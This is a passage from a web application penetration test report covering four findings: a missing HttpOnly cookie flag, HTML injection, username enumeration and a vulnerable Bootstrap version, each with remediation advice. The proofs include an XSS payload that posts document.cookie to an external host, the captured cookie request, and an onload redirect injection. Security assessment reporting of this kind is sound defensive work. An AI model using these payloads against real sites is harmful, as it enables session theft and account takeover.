
Tags (separate by commas)

Preview/Layout:



Finding: M002 Cookie without HttpOnly flag set	
Medium	
CVSS Score:	6.4
Description:	The cookie does not contain the "HTTPOnly" attribute. Cookies without the "HTTPOnly" attribute are permitted to be accessed via JavaScript. Cross-site scripting attacks can steal cookies which could lead to user impersonation or compromise of the application account.
Recommendation:	There is usually no good reason not to set the HttpOnly flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the HttpOnly flag by including this attribute within the relevant Set-cookie directive.

	You should be aware that the restrictions imposed by the HttpOnly flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.
WebApp:	8.8.8.8
Proof:	<pre> HTTP/2 200 OK Date: Mon, 28 Jul 2025 20:21:50 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 16 Server: Apache/2.4.62 (Debian) X-Powered-By: PHP/8.3.23 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Set-Cookie: PHPSESSID=[REDACTED] path=/ Vary: Accept-Encoding, Origin Content-Security-Policy: default-src data: blob: https: http: 'unsafe-eval'; object-src 'self' blob:; frame-ancestors 'self' https://[REDACTED] https://[REDACTED] https://*. [REDACTED] http://localhost:* https://localhost:*; base-uri 'self'; form-action </pre> Locations not set:  With the httponly flag missing, tester was able to utilize XSS from Finding M001 to capture the session cookie:



```
<script>
fetch('https://[redacted]', {
method: 'POST', mode: 'no-cors', body: document.cookie }); </
script>
```

Figure 3 Full Code

Tester then browsed to the <redacted> Center and received DNS queries and a response containing cookies:

```
POST / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://[redacted]
Content-Type: text/plain; charset=UTF-8
Content-Length: 117
Origin: https://[redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site
Priority: u=4
Te: trailers
Connection: keep-alive

PHPSESSID=[redacted]; [object Object]
```

```
The Collaborator server received a DNS lookup of type AAAA for the domain name [redacted]
The lookup was received from IP address [redacted] at 2025-Jul-29 17:01:57.833 UTC.

The Collaborator server received a DNS lookup of type A for the domain name [redacted]
The lookup was received from IP address [redacted] at 2025-Jul-29 17:01:57.804 UTC.
```

Figure 4 DNS queries





Figure 5 Validation PHPSESSID cookie belonged to tester



Tester was unable to utilize this cookie to sign into the application.

Finding: M003 HTML Injection	
Medium	
CVSS Score:	5.8
Description:	HTML injection attack is closely related to Cross-site Scripting (XSS). HTML injection uses HTML to deface the page. XSS, as the name implies, injects JavaScript into the page. Both attacks exploit insufficient validation of user input. HTML/CSS Injection is an attack that injects arbitrary characters into a web page. When an application does not properly handle user-supplied data, an attacker can supply content to a web application, typically via a parameter value which is then reflected in the page. In some cases, this attack can also lead directly or indirectly to a Cross-Site Scripting.
Recommendation:	To remedy to HTML/CSS Injection vulnerabilities, it is important to never use untrusted or unfiltered data within the code of a HTML page. Untrusted data can originate not only from the client but potentially a third party or previously uploaded file etc. Filtering of untrusted data typically involves converting special characters to their HTML entity encoded counterparts (however, other methods do exist, see references). These special characters include: * `&` * `<` * `>` * `'"` * `\'` * `\"` An example of HTML entity encoding is converting `<` to `&lt;`. Although it is possible to filter untrusted input, there are five locations within an

	HTML page where untrusted input (even if it has been filtered) should never be placed: 1. Directly in a script. 2. Inside an HTML comment. 3. In an attribute name. 4. In a tag name. 5. Directly in CSS. Each of these locations have their own form of escaping and filtering.																				
WebApp:	127.0.0.1																				
Proof:	On the page, tester was able to inject HTML in the Page Name and Page Name parameters: Edit [REDACTED] Details Page Name <h1>hi</h1> Page Name(Name on tab of browser) <h1>hi</h1> Add New [REDACTED] Drag a column header and drop it here to group by that column <table><tr><th>☐</th><th>NAME :</th><th>DATE MODIFIED :</th><th>CREATED BY :</th><th>PAGE TITLE :</th></tr><tr><td>☐</td><td>hi</td><td>7/9/2025 1:43:18 PM</td><td>[REDACTED]</td><td>hi</td></tr><tr><td>☐</td><td>TestPage2.aspx</td><td>7/9/2025 9:15:25 AM</td><td>admin1</td><td></td></tr><tr><td>☐</td><td>MainPage.aspx</td><td>7/9/2025 9:15:25 AM</td><td>admin1</td><td></td></tr></table> Tester could also affect the background, by making it red: Edit [REDACTED] Details Page Name pentest Page Name(Name on tab of browser) <body onload=window.location.assign('http://[REDACTED]test.txt')>	☐	NAME :	DATE MODIFIED :	CREATED BY :	PAGE TITLE :	☐	hi	7/9/2025 1:43:18 PM	[REDACTED]	hi	☐	TestPage2.aspx	7/9/2025 9:15:25 AM	admin1		☐	MainPage.aspx	7/9/2025 9:15:25 AM	admin1	
	☐	NAME :	DATE MODIFIED :	CREATED BY :	PAGE TITLE :																
☐	hi	7/9/2025 1:43:18 PM	[REDACTED]	hi																	
☐	TestPage2.aspx	7/9/2025 9:15:25 AM	admin1																		
☐	MainPage.aspx	7/9/2025 9:15:25 AM	admin1																		

	 Tester deleted the page after testing was completed.
--	--

Finding: M004	Username Enumeration via Login Portal
	Medium
CVSS Score:	5.3
Description:	A username enumeration vulnerability occurs when an application reveals whether a username exists through its behavior or responses. This could be different error messages, response times, or status codes returned during authentication or account recovery processes. This allows attackers to systematically discover valid usernames, which can be exploited in further attacks like brute force, phishing, or credential stuffing. The Login page responds differently when the user attempts to login with a valid username versus an invalid username. When attempting to login for a valid user with the wrong password, the application responds with the error message "Unauthorized User. Access Denied". When an invalid username is used in an attempt to login, the Login page responds with the error message "You do not have permission to login".
Recommendation:	Use generic and consistent responses for all authentication and password reset attempts to avoid revealing whether a username is valid. This includes using the same error messages response codes and timing regardless of input. When a user attempts to login, the application should return a generic message regardless of whether the username was valid. As an example, the page can return "The username or password is invalid".

WebApp:	127.0.0.1, 8.8.8.8
Proof:	When an invalid username is used to login, the error message “You do not have permission to login is returned”  When using a valid username to login with an incorrect password, the error message “Unauthorized User. Access Denied.” is returned. 

Finding: M005	Vulnerable JS Library - Bootstrap
Medium	
CVSS Score:	6.1
Description:	A vulnerability has been identified in Bootstrap that exposes users to Cross-Site Scripting (XSS) attacks. The issue is present in the carousel component, where the data-slide and data-slide-to attributes can be exploited through the href attribute of an <a> tag due to inadequate sanitization. This vulnerability could potentially enable attackers to execute arbitrary JavaScript within the victim's browser.

Recommendation:	Upgrade bootstrap to version 5.0.0-beta1 or higher.
WebApp:	https://127.0.0.1
Proof:	Bootstrap Version 3.3.7 located at: /<redacted>/<redacted>/s/bootstrap337.min.js <pre> HTTP/2 200 OK Content-Type: application/javascript Last-Modified: Fri, 18 Nov 2022 18:30:08 GMT Accept-Ranges: bytes Etag: "038cc97bfd81:0" Vary: Accept-Encoding Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET X-Xss-Protection: 1; mode=block X-Frame-Options: SAMEORIGIN Content-Security-Policy: default-src 'self' https://*.<redacted>; style-src 'self' 'un https://*.<redacted>; script-src 'self' 'un 'unsafe-eval' https://www.<redacted> https://ajax.googleapis.com/ajax/libs/webfont/1.5.18/ frame-src 'self' youtube.com www.youtube.com; frame-ancestors 'self';img-src 'self' data: https://*.<redacted>;media-src 'self' data: https://*.<redacted>; Date: Mon, 14 Jul 2025 22:42:36 GMT Content-Length: 37045 /*! * Bootstrap v3.3.7 (http://getbootstrap.com) * Copyright 2011-2016 Twitter, Inc. * Licensed under the MIT license */ </pre> Bootstrap Version 4.4.1 located at: - /<redacted>/<redacted>/Style/bootstrap/js/bootstrap.min.js - /<redacted> /<redacted>/System/Style/bootstrap/js/bootstrap.min.js <pre> HTTP/2 200 OK Content-Type: application/javascript Last-Modified: Mon, 30 Mar 2020 05:42:22 GMT Accept-Ranges: bytes Etag: "47d7d1fb556d61:0" Vary: Accept-Encoding Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET X-Xss-Protection: 1; mode=block X-Frame-Options: SAMEORIGIN Content-Security-Policy: default-src 'self' https://*.<redacted>; style-src 'self' 'unsaf script-src 'self' 'unsafe-inline' https://*.<redacted> https://vjs.zencdn.net/vttjs/0.14.1/vtt.min.js 'unsafe- frame-src 'self' youtube.com www.youtube.com https://www.google.com; frame-ancestors 'self'; f 'self' https://fonts.gstatic.com data;; img-src 's https://*.<redacted> data;; media-src 'self' d Date: Tue, 15 Jul 2025 12:27:02 GMT Content-Length: 80698 /*! * Bootstrap v4.4.1 (https://getbootstrap.com/) * Copyright 2011-2019 The Bootstrap Authors (https://github.com/twbs/bootstrap/graphs/contributors) </pre>

Appendix E. Consultant(s)

The HBS consultant(s) for this engagement was Kurtis Schneider.

Kurtis Schneider, Penetration Tester

Kurtis is a penetration tester with over eight (8) years of experience in both the public and private sectors of both offensive and defensive cybersecurity operations. His emphasis includes pentesting, red teaming, scripting, and blue team practices. Kurtis has numerous certifications from certification companies such as Offensive Security, SANS, ISACA, CompTIA, EC-Council, and eLearnSecurity. These include Offensive Security Certified Professional (OSCP), OffSec Experienced Penetration Tester (OSEP), GIAC Exploit Researcher and Advanced Penetration Tester (GXPN), GIAC Penetration Tester (GPEN), GIAC Web Application Penetration Tester (GWAPT), Certified Ethical Hacker (CEH), etc.